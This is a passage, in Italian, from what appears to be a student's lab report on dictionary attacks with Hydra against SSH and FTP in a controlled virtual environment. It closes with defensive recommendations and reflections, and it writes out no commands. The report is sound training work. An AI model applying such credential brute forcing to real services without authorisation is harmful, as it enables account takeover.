
Entrambi i servizi hanno accettato la stessa password debole, volutamente configurata per l'esercizio. La differenza principale riguarda la sicurezza delle comunicazioni: SSH cifra il traffico, mentre FTP tradizionale trasmette le credenziali senza cifratura. L'esercitazione mi ha permesso di comprendere che la protezione del canale di comunicazione non sostituisce l'utilizzo di credenziali robuste. In un ambiente reale considero importanti l'impiego di password complesse, la limitazione dei tentativi di accesso, il monitoraggio degli eventi di autenticazione e l'utilizzo di protocolli sicuri.

9. Conclusioni

Attraverso questo progetto ho approfondito il funzionamento di Hydra e la gestione di due servizi di rete differenti. Ho iniziato configurando SSH e verificando manualmente l'autenticazione, prima di passare ai test con Hydra. Durante questa fase ho incontrato alcuni errori di connessione, superati modificando i parametri di esecuzione. Successivamente ho installato e configurato il servizio FTP, verificando anche in questo caso l'accesso prima di effettuare il test a dizionario. Entrambi i test iniziali sono terminati con successo, individuando le credenziali dell'utente di laboratorio dopo undici tentativi. Ho inoltre preparato due wordlist derivate da SecLists per approfondire il confronto con i dizionari personalizzati e comprendere meglio il funzionamento degli strumenti utilizzati nel penetration testing. L'aspetto che considero più significativo è stato poter osservare direttamente come la configurazione dei servizi, la gestione delle credenziali e i parametri di esecuzione di Hydra influenzino il risultato delle verifiche. Tutte le attività sono state svolte esclusivamente in un ambiente virtuale controllato.